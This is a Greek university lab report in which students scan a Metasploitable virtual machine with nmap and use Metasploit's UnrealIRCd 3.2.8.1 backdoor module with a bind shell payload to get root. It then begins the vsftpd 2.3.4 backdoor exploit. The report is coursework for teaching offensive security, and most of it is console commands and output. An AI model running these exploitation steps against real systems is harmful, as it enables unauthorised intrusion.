Πανεπιστήμιο Αιγαίου
Τμήμα Μηχανικών Πληροφοριακών και Επικοινωνιακών Συστημάτων

Ασφάλεια Πληροφοριακών Και Επικοινωνιακών Συστημάτων (ICSD 120)

Διδάσκων: Στεργιόπουλος Γεώργιος

Εργαστηριακοί Συνεργάτες: Αναστασία Δούμα, Αθανάσιος Μπαζάκας

Άσκηση 3:
Εκμετάλλευση Ευπαθειών Σε Λειτουργικά Συστήματα Linux Και Windows

---

Χουβαρδάς Αντώνης, icsd 17217

Πλανάκη Κατερίνα, icsd 15169


Σάμος, 4 Ιουνίου, 2022


Περιεχόμενα

Πρώτο Μέρος


Ερώτημα 1ο


Αρχικά τρέχουμε nmap scan στην IP του metasploitable και παρατηρούμε ότι η θύρα 6667 είναι όντως ανοιχτή. Στη συνέχεια σκανάρουμε πάλι με nmap συγκεκριμένα τη θύρα αυτή και βλέπουμε ότι όντως είναι για το UnrealIRCd.





Στη συνέχεια ενεργοποιούμε την υπηρεσία metasploit στο λειτουργικό kali linux η οποία είναι εγκατεστημένη εξ ορισμού.





Στη συνέχεια αναζητούμε την ευπάθεια για το unrealIRCd. Θα εκμεταλλευτούμε το unreal_ircd_3281_backdoor

```
available commands

msf6 > search unreal

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/linux/games/ut2004_secure     2004-06-18       good       Yes    Unreal Tournament 2004 "secure" Overflow (Linux)
   1  exploit/windows/games/ut2004_secure   2004-06-18       good       Yes    Unreal Tournament 2004 "secure" Overflow (Win32)
   2  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12  excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 2, use 2 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf6 >
```


```
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   6667             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
```


```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   6667             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
===================

   #   Name                                        Disclosure Date  Rank    Check  Description
   -   ----                                        ---------------  ----    -----  -----------
   0   payload/cmd/unix/bind_perl                                   normal  No     Unix Command Shell, Bind TCP (via Perl)
   1   payload/cmd/unix/bind_perl_ipv6                              normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   2   payload/cmd/unix/bind_ruby                                   normal  No     Unix Command Shell, Bind TCP (via Ruby)
   3   payload/cmd/unix/bind_ruby_ipv6                              normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   4   payload/cmd/unix/generic                                     normal  No     Unix Command, Generic Command Execution
   5   payload/cmd/unix/reverse                                     normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   6   payload/cmd/unix/reverse_bash_telnet_ssl                     normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   7   payload/cmd/unix/reverse_perl                                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   8   payload/cmd/unix/reverse_perl_ssl                            normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   9   payload/cmd/unix/reverse_ruby                                normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   10  payload/cmd/unix/reverse_ruby_ssl                            normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   11  payload/cmd/unix/reverse_ssl_double_telnet                   normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload payload/cmd/unix/bind_ruby
payload => cmd/unix/bind_ruby
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.56.102   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   6667             yes       The target port (TCP)


Payload options (cmd/unix/bind_ruby):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  4444             yes       The listen port
   RHOST  192.168.56.102   no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
```


```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] 192.168.56.102:6667 - Connected to 192.168.56.102:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.56.102:6667 - Sending backdoor command ...
[*] Started bind TCP handler against 192.168.56.102:4444
whoami

whoami
[*] Command shell session 1 opened (192.168.56.101:33399 → 192.168.56.102:4444 ) at 2022-05-22 17:02:56 +0300

root
root
```



```
hostname
metasploitable
```







Ερώτημα 2

Στη συνέχεια εργαστήκαμε όπως στο πρώτο ερώτημα για να εκμεταλλευτούμε το exploit του vsftd.2.3.4 με το metasploit.


KaliLinux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
20:13
antonis@kali: ~
File Actions Edit View Help
=[metasploit v6.1.39-dev]
+ -- --=[2214 exploits - 1171 auxiliary - 396 post]
+ -- --=[616 payloads - 45 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit tip: View advanced module options with
advanced
msf6 > search vsftpd
Matching Modules
Name Disclosure Date Rank Check
Description
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No
VSFTPD v2.3.4 Backdoor Command Execution
Interact with a module by name or index. For example info 0, use 0 or use exp
loit/unix/ftp/vsftpd_234_backdoor
msf6 >
Right Ctrl
79°F Sunny
ENG
8:13 PM
5/22/2022



